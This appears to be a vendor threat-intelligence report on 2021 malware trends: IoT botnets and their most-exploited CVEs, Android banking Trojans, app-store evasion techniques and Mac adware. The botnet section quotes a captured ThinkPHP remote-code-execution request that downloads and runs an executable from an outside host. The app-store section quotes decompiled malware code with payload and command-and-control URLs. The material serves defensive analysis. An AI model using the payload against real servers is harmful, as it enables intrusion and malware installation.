2020 saw a significant increase in residential malware activity. This was attributed to the large increase in the number of people working from home and using comparatively insecure residential networks for business purposes. In 2021, residential malware activity leveled off and society seems to have adapted well to the new work-from-home paradigm.

That said, COVID-19-related malware incidents have persisted. Many of these involve phishing attacks leveraging email, social media and text messages that embed malicious links into information about COVID-19 vaccines. Ransomware attacks on the healthcare sector have also continued. Despite these ongoing COVID-19-themed attacks, people are now aware of the threat and have taken steps to protect their devices and home networks to provide a more secure home office environment. Figure 12 compares residential malware activity in 2020 and 2021.

Figure 12. Residential device infection rates during COVID-19 by month, January 2020 - June 2021




Botnet attacks

As illustrated in Figure 13, the number of security vulnerabilities discovered each year is on the rise. Many of these vulnerabilities are being found through rigorous testing by quality assurance and penetration testers. However, a significant number are also being discovered and exploited by rogue actors — with many of them identified only after a breach has been observed and proof-of-concept code has been shared openly.

Keeping internet-connected devices and applications up to date is the best way to defend against the growing number of vulnerabilities — but many are not or cannot be updated — As a result, they remain vulnerable to botnets, often serving as gateways for more sophisticated attackers to gain a foothold into a network. From 2019 to 2020, there was a 100% growth in IoT device infection rates. Although the growth rate has since slowed, IoT devices still account for 32% of all infected devices.

Figure 13. Security vulnerabilities identified, 2021 - 2021





In the last year, the botnets behind such attacks have become increasingly sophisticated. For example, the original Mirai botnet code, released in 2016, could be compiled to perform brute force login (dictionary attacks) on Telnet or Secure Shell (SSH) sessions. This code, combined with whatever was the “exploit of the day”, historically formed the basis of most botnet building. Over the last five years, however, this has evolved to the Mozi model, which employs more than a dozen exploits for well-known devices and web-based applications and uses a distributed hash key (DHK) peer-to-peer protocol for its command and control.

The Mozi botnet was responsible for much of the IoT botnet activity observed in the past year, with reports of individual botnets of up to 500,000 devices. Like its predecessors, Mozi actively scans the network and uses a suite of known vulnerabilities to exploit additional IoT devices and enlarge the botnet. Unlike its predecessors, Mozi employs up to 16 different known vulnerabilities to spread itself to other devices.

The Gafgyt, EchoBot and Loli botnets have also been active. Figure 14 shows the growth of IoT botnet activity detected by Nokia over the past 10 years.

Figure 14. IoT botnet activity, February 2011 - February 2021





According to Nokia's NetGuard Endpoint Security platform, the following top 25 vulnerabilities were the most actively exploited by various botnets over the last year:

1. Brute-force SSH login attack
2. MikroTik router unauthenticated file write operation (CVE-2018-14847)
3. DLink DCS-2530L unauthenticated credential disclosure (CVE-2020-25078)
4. PHPUnit arbitrary PHP code execution (CVE-2017-9841)
5. Huawei HG532 remote command execution (CVE-2017-17215)
6. Cisco RV320 unauthenticated arbitrary command execution (CVE-2019-1652)
7. ThinkCMF arbitrary PHP code execution
8. ThinkPHP arbitrary PHP code execution
9. PHPUnit arbitrary PHP code execution (CVE-2017-9841)
10. Netgear DGN2200 remote command execution (CVE-2017-6077)
11. Dasan GPON home router authentication bypass (CVE-2018-10561)
12. Telerik web UI (CVE-2017-9248)
13. MVPower DVR shell RCE attempt
14. Brute-force Telnet login attack
15. Spring data commons RCE attempt (CVE-2018-1273)
16. Vacron.RCE - Detected Vacron NVR RCE
17. SharePoint remote command execution (CVE-2019-0604)
18. ZyXEL device root attempt detected (CVE-2016-10401)
19. Linksys E-series router remote command execution
20. RDP server remote command execution (BlueKeep, CVE-2019-07 08)
21. Sonatype Nexus repo manager privilege escalation (CVE-2020-11444)
22. DrayTek pre-auth remote command execution (CVE-2020-8515)
23. vBulletin remote command execution (CVE-2019-16759)
24. Mikrotik router password file download (CVE-2018-14847)
25. Wireless IP camera remote command execution (CVE-2017-18377)

Most of these bots have well-scripted exploits built in that blindly download and run content in attempts to worm their way into other vulnerable devices. It is not uncommon for these blind execution attempts to continue after the malware download site is taken offline.

```
GET /public/index.php?s=index/think\app/
invokefunction&function=call_user_func_
array&vars[0]=system
&vars[1][]=cmd.
exe%20/c%20powershell%20(new-object%20
System.Net.WebClient).DownloadFile('http:/
/ x x x x x x x /download.exe','C:/Windows/
temp/iwgvymtjindipcg2429.exe');start%20C:/
Windows/temp
/iwgvymtjindipcg2429.exe HTTP/1.1
```

Other attack events may appear more benign, but that doesn't mean they're harmless.

```
GET /index.php?s=/Index/\think\app/
invokefunction&function=call_user_func_
array&vars[0]=md5
&vars[1][]=HelloThinkPHP21 HTTP/1.1
```

These types of exploit attempts are more common with scanning bots designed to perform reconnaissance, passively gathering information to be used later in targeted attacks. If one of these bots finds a vulnerability on an edge device or application within a business, it can be used later for a more large-scale and damaging operation such as the ransomware attacks discussed in the Ransomware section.

Spotlight on key threats

In addition to the broader security trends observed over the last year, three specific threats stood out as being especially noteworthy. The number of Trojans targeting banking information through Android mobile devices has skyrocketed, putting millions of users around the world at financial risk. Malware app developers are getting better at bypassing the security measures intended to keep harmful apps out of official app stores. And Mac users, historically at lower risk of malware, are increasingly being targeted with adware. This section offers a closer look at each of these key threats.

Android banking Trojans

As of early 2021, there were 5.22 billion unique mobile users worldwide — and nearly 80% of them had used their mobile device for online purchases. In the U.S., 87% of Americans used a mobile device to check their bank balance in 2020.[1] These numbers have paved the way for a new type of threat with the potential to affect individuals directly.

Although headlines in 2021 were focused on ransomware, Nokia's Threat Intelligence lab noted a dramatic increase in the number of new banking Trojans targeting Android devices. Banking Trojans are designed to steal banking credentials, credit card numbers and SMS messages (used to provide one-time passwords) for fraudulent purposes. Much of this activity is currently focused in Europe and Latin America, but is expected to spread continuously to other regions of the world.

Banking Trojans can arrive on smartphones in a variety of ways, often disguised as common and useful apps. When run, they request a variety of permissions needed to perform their desired behavior, then often remove their icon from the application pane, effectively disappearing from the device. In many cases, the apps never provide the promised functionality that enticed the phone's owner to install them and are forgotten quickly after disappearing. However, they remain installed and continue to run as background tasks, using a variety of tricks to collect user information. These may include capturing keystrokes, superimposing their own transparent overlays onto bank login screens, taking screenshots and even accessing Google Authenticator codes.

The following were the most notable banking Trojan families infecting Android phones in 2021:

- **FluBot** is typically disguised as a package tracking app from a major courier company. The user receives an SMS message indicating that a parcel is being delivered and is offered a download link to a bogus tracking app. FluBot uses a domain name generation algorithm (DGA) to connect with its command-and-control server, which makes it difficult to sink-hole.
- **TeaBot** comes disguised as a video app (or other useful app) to trick the user into installing it. When run, the app acts as a remote access Trojan, allowing its distributor to exercise considerable control over the infected device.
- **BlackRock** was first discovered in 2020 and is typically disguised as an Android or Google update, distributed through a third-party app store. Like other banking Trojans, it uses login screen overlays and SMS message capture to acquire banking credentials, but it also tries to gather additional personal information from the phone and installed apps, including dating, shopping, lifestyle and productivity apps.
- **Cerberus** has been around since 2019 and is "leased" to malicious actors wishing to distribute it to collect banking credentials in their region. It operates similarly to other Android banking Trojans, but more modern versions also leverage TeamViewer to allow the author to gain remote access to the device.

1 DataProt (2021). Mobile banking statistics that show wallets are a thing of the past.

- **Mandrake** is a highly sophisticated spyware package focused on gaining access to financial information and credentials. This Android threat has been around for five years and has seen bug fixes and feature enhancements added to it over that time. Typically, Mandrake gets installed via a benign-looking dropper app in Google Play or a third-party app store. Once installed, the dropper app installs Mandrake disguised as a system application, such as a firmware update.
- **Banker.GXB** may be disguised as a variety of useful tools, including power managers, storage cleaners, performance boosters and horoscope utilities, originally found in the Google Play store in 2018. Like other banking Trojans, Banker.GXB impersonates legitimate banking applications and steals SMS messages. Unlike most banking apps, which never provide their promised functionality, Banker.GXB apps at least provide the appearance of performing their intended function to avoid suspicion.

How to deal with Android banking Trojans

Once a Trojan is installed and running on a phone, it can be difficult to remove it. The original application may have disappeared from the application pane, but its icon can still be found using the app manager. On older versions of the Android operating system, many banking Trojans will resist removal using various tricks such as sending the user to the desktop as soon as they select the malicious app in the app manager. In these cases, the phone must first be booted in safe mode, then the app can be removed through the app manager.

A better strategy is to avoid getting infected in the first place. The easiest and most obvious form of prevention is to download apps only from official app stores. However, users who are still worried about using banking software on a mobile device can consider the following recommendations:

- Use a strong password and a password manager to help remember passwords. Don't use details like birthdays, pets' names or other easy-to-guess passwords.
- Set up and use multi-factor authentication. Most banking applications support multi-factor authentication. These features require hackers to obtain two pieces of data to get into or take over a bank account.
- Only use a banking app while on cellular data or a home Wi-Fi connection. Do not use public Wi-Fi for banking or other sensitive tasks, as hackers can easily intercept communications and harvest data.

Secure mobile app distribution

As of July 2021, Android devices accounted for 72.21% of all mobile devices. iOS devices came in at 26.92% and all other mobile operating systems made up the remaining 0.81%.[2]
In 2020, more than 218 billion apps were downloaded worldwide. The Apple App Store and Google Play store accounted for 143 billion of those downloads, meaning 75 billion downloads were from third-party sources.[3]

While Google has taken an open approach to app development and distribution, Apple has always maintained a proprietary approach, allowing downloads only through the official App Store. As a result, Apple products have generally been considered the most secure mobile computing platform. However, companies such as Cydia have been offering iPhone jail-breaking services since 2007, enabling device owners to download and install unsupported apps from anywhere.

Bypassing official app store defense mechanisms

Because of the risks of third-party apps, endpoint security teams have always advised users to download apps exclusively from official channels such as Google Play and the Apple App Store. But this advice is often not enough as malware writers continue to come up with new ways to get rogue apps into these official stores undetected. For example, it has recently been discovered that some developer accounts have been abused to register rogue apps and exploits such as script-based applications, leaving iOS devices open to downloading and installing rogue apps through official distribution channels.

2 StatCounter (2021). Mobile operating system market share worldwide.

3 Statista (2021). App stores – Statistics & facts.

Throughout the years, threat actors behind mobile malware have developed multiple techniques to evade the detection systems built into official application distribution platforms. Examination of Android malware reveals a few common techniques, including:

1. Mimicry of popular apps including health and fitness, photography, utility, personalization, and communication apps
2. URL-shortening services to hide the known malicious URLs serving staged payloads
3. Obfuscation or encryption of strings to avoid detection during static analysis
4. Stagers for side-loading of real malicious code

Mimicking common apps

Some types of malware are well known for masquerading as legitimate applications. They use the same names, package names and icons as familiar programs, enabling them to mislead users into unintentionally downloading them. When executed, most do not perform any of the advertised functionalities. Instead, they initiate harmful actions such as capturing keystrokes; taking screenshots; harvesting banking information, contacts and SMS details; and sending command-and-control server information to the malware author.

Using URL shorteners

Although URL shorteners such as TinyURL, bit.ly, Rebrand.ly, zws.im and 27url.cn offer many benefits, they also represent a safety threat as it is difficult to determine, without actually following the link, where the shortened URL leads to. Malware authors use URL shortening services to create unique URLs that are inserted into app source code (see Figure 14). When executed, the URLs redirect to locations where payloads are downloaded onto infected devices.

Figure 15. Example of an embedded shortened URL

```
public void run() {
    try {
        Path unused = C0587b.m1423b("http://tinyurl.com/e8hahcab", this.f1015a.getFilesDir().getAbsolutePath());
        new C0588c(this.f1015a).mo2007a("com.comply", "cpl");
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

Obfuscating or encrypting source code

Obfuscation and encryption are among the most commonly used methods to camouflage malware behaviors. Obfuscation is the process of making source code or any form of data difficult to read and understand while maintaining its functionality. Figure 15 shows an example of a simple obfuscation, where spaces have been inserted into the code to evade static string matching. Encryption is a more secure form of obfuscation, requiring a key to decrypt the content to find out exactly what it is. Encryption can reversed, but finding the key is often difficult.

Figure 16. Example of simple obfuscation

```
/* renamed from: b */
public p000a.p001a.SM_SettingsView mo8226b(Context context) {
    this.f469g = context.getSharedPreferences("facebook", 0);
    String string = this.f469g.getString("cfg", "");
    if (string.equals("")) {
        this.f1b = "ht tps:/  /proxy48.oss-eu-ce  ntral-1.aliy  uncs.co  m/icon911.xml";
        AdLayout adLayout = this.f467e;
        StringBuffer stringBuffer = new StringBuffer("h");
        stringBuffer.append("t");
        AdLayout adLayout2 = this.f467e;
        String a = adLayout2.mo8219a("m/icon911.xml", "ntral-1.aliy", adLayout2.mo8217a("unco", 2, "cs."));
        Loader loader = this.f468f;
        this.f1b = adLayout.mo8217a(adLayout.mo8220a(stringBuffer, a, loader.mo18456a(loader.mo18457a("/prSTICKERoxy48.
        mo1a(context);
```

Malware creators use these processes to hide command-and-control server addresses or other harmful instructions in the code, and to side-load malicious code disguised as simple data. For example, malicious DEX file content has been found within encrypted ZIP files.

Employing stagers to side-load the real malicious code


To evade detection, rogue apps will often use dropper techniques to download and install malicious code. Malware like this is generally identified as harmless and can therefore stay under the radar for a long time before delivering other malicious tools onto infected devices. Delivery of the malicious code often comes in the form of an update after a good reputation has been established through real or fake reviews in the Google Play store.

Users should be careful when granting permissions while installing or updating apps. For example, an app that converts documents to PDF probably does not need access to contacts or SMS data.

Mac malware

Over the last year, the Nokia Threat Intelligence Lab has noticed a significant increase in the number of infections on macOS-based Apple computers. Figure 17 shows that adware is responsible for most of this.

Figure 17. The growth in Mac infections is directly correlated to the growth in Mac adware



Growth in Mac adware

Much like adware on other platforms, Mac adware is used to generate income for the threat actor by serving ads to the user. This can involve a variety of techniques, from annoying pop-ups to code redirecting browser search results to affiliated links. For users, adware is often more of an annoyance than a real problem, but in some cases, the ads may be very invasive or offensive. Adware is not the same as free software applications supported by ads. Such applications are not considered adware because the ads are displayed in the context of using the application and the user is fully aware the ads will be present.

MacOS includes security controls to prevent systems from getting infected with malware, including the Gatekeeper, File Quarantine and Application Notarization features. However, in early 2021, malware developers started using specially crafted application bundles that could bypass Apple security controls. These bundles use a "script" as the main executable included inside an application bundle or disk image file (DMG). Other bundles use a minimalistic approach and do not include an Info.plist file. A logic flaw in the macOS security controls allowed these applications to execute without prompting users in any way.

This vulnerability has been exploited by asking users to download a (fake) updated version of an application or utility, most commonly Adobe Flash Player. Victims follow a link, download the "update" and open the downloaded application. The fake installer usually has nothing to do with the actual application and provides no visual indication that might lead users to suspect they were infected with malware. Many of these malware applications are even accompanied by simple instructions to ensure all users are able to infect their systems.

In March 2021, CVE 2021-30657 was reported to Apple and a patch was issued for macOS Big Sur 11.3 in April 2021. However, because not all users are running Big Sur, new malware samples are still trying to use this method to bypass the security controls.

Using an even bolder approach, some adware has even been found that includes code signing and has passed Apple's notarization process. Other adware creators have simply stopped including signing software, instead providing users with directions on how to bypass macOS security to run an unsigned installer.

Top 10 macOS infections

The following are the top 10 macOS malware infections observed in the field.

Infections	Malware
212198	OSX.AdLoad.ZG
91438	OSX.Genieo
44361	OSX.AdLoad.C
24892	OSX.Pirrit
24066	OSX.MapperState
20226	OSX.Shlayer
13374	OSX.InstallCore
7022	OSX.Convuster
2606	OSX.SilverSparrow
19	OSX.Calendar2

New threats to Macs

In late 2020, Apple introduced its first computers running on the new Apple silicon platform. The switch from Intel-based architecture to ARM-based systems was quickly followed by the release of malware targeting the new platform. The SilverSparrow malware threat actors created and released multi-architecture malware shortly after the launch of the M1 chip systems. While multi-platform malware is not new, with two platforms currently supported on Macs, malware that supports both in the same binary image has been observed.

It is also worth noting that malware samples first developed for Windows are now including code targeting macOS-based systems. For example, WildPressure group released Windows malware that includes a compiled Python app with embedded macOS start-up/configuration files.

Conclusion

Between 2020 and 2021, the monthly infection rate in mobile devices dropped from 0.23% to 0.12%. This improvement can be attributed to better security at official app stores and the fact that all observed networks used Nokia NetGuard Endpoint Security to protect the smartphones and IoT devices deployed in those networks. The Android platform remains the most targeted mobile device, accounting for 50% of observed malware incidents.

In fixed broadband residential networks, the monthly infection rate increased throughout the second half of 2020 due to work-from-home activity and an uptick in COVID-19-related attacks. The infection rate then leveled off to 2.5% for most of 2021 as individuals and companies adapted to the new work-from-home paradigm.

In 2021 the following new trends were observed:

- There was a fourfold increase in malware activity on Mac devices, driven largely by adware.
- Android banking Trojans designed to steal banking credentials became more widespread.
- There were several significant supply chain attacks, including those against SolarWinds and Codecov.
- Ransomware-as-a-service reached new levels with the Colonial Pipeline and Kaseya incidents.
- IoT botnet activity continued to increase and reached a new high.

These trends are likely to continue. The introduction of 5G and multiaccess edge computing will introduce more IoT devices and further open up the attack surface. The best defense for network operators is active monitoring for malware activity and automated response to eliminate or minimize the damage.

About the Nokia Threat Intelligence Center

The Nokia Threat Intelligence Center examines malware network communications to develop detection rules that identify malware infections based on command-and-control communication and other network behavior. The detection rules developed form the foundation of Nokia's network-based malware detection product suite, which enables the detection of malware in a service provider's network.

To accurately detect an infection, the detection rule set looks for network behavior that provides clear evidence of infection from a user's device. These behaviors may include:

- Malware command-and-control communications
- Backdoor connections
- Attempts to infect others (for example, exploits)
- Excessive email
- Denial of service (DoS) and hacking activity

Four main activities support Nokia's signature development and verification process:

1. Monitoring information sources from major security vendors and maintaining a database of currently active threats
2. Collecting malware samples (>200,000/day), classifying them and correlating them against the threat database
3. Executing samples matching the top threats in a sandbox environment to compare against the current signature set
4. Conducting a detailed analysis of the malware's behavior and building a new signature if a sample fails to trigger a signature

For more information on the Nokia Threat Intelligence Lab, visit: https://networks.nokia.com/solutions/threat-intelligence

For more information on the Nokia NetGuard suite of security solutions, please visit: https://www.nokia.com/networks/portfolio/cyber-security/

https://networks.nokia.com/solutions/endpoint-security

Nokia OYJ
Karakaari 7
02610 Espoo
Finland

Document code: CID210870 (November)

About Nokia

We create the technology to connect the world. Only Nokia offers a comprehensive portfolio of network equipment, software, services and licensing opportunities across the globe. With our commitment to innovation, driven by the award-winning Nokia Bell Labs, we are a leader in the development and deployment of 5G networks.

Our communications service provider customers support more than 6.4 billion subscriptions with our radio networks, and our enterprise customers have deployed over 1,300 industrial networks worldwide. Adhering to the highest ethical standards, we transform how people live, work and communicate. For our latest updates, please visit us online www.nokia.com and follow us on Twitter @nokia.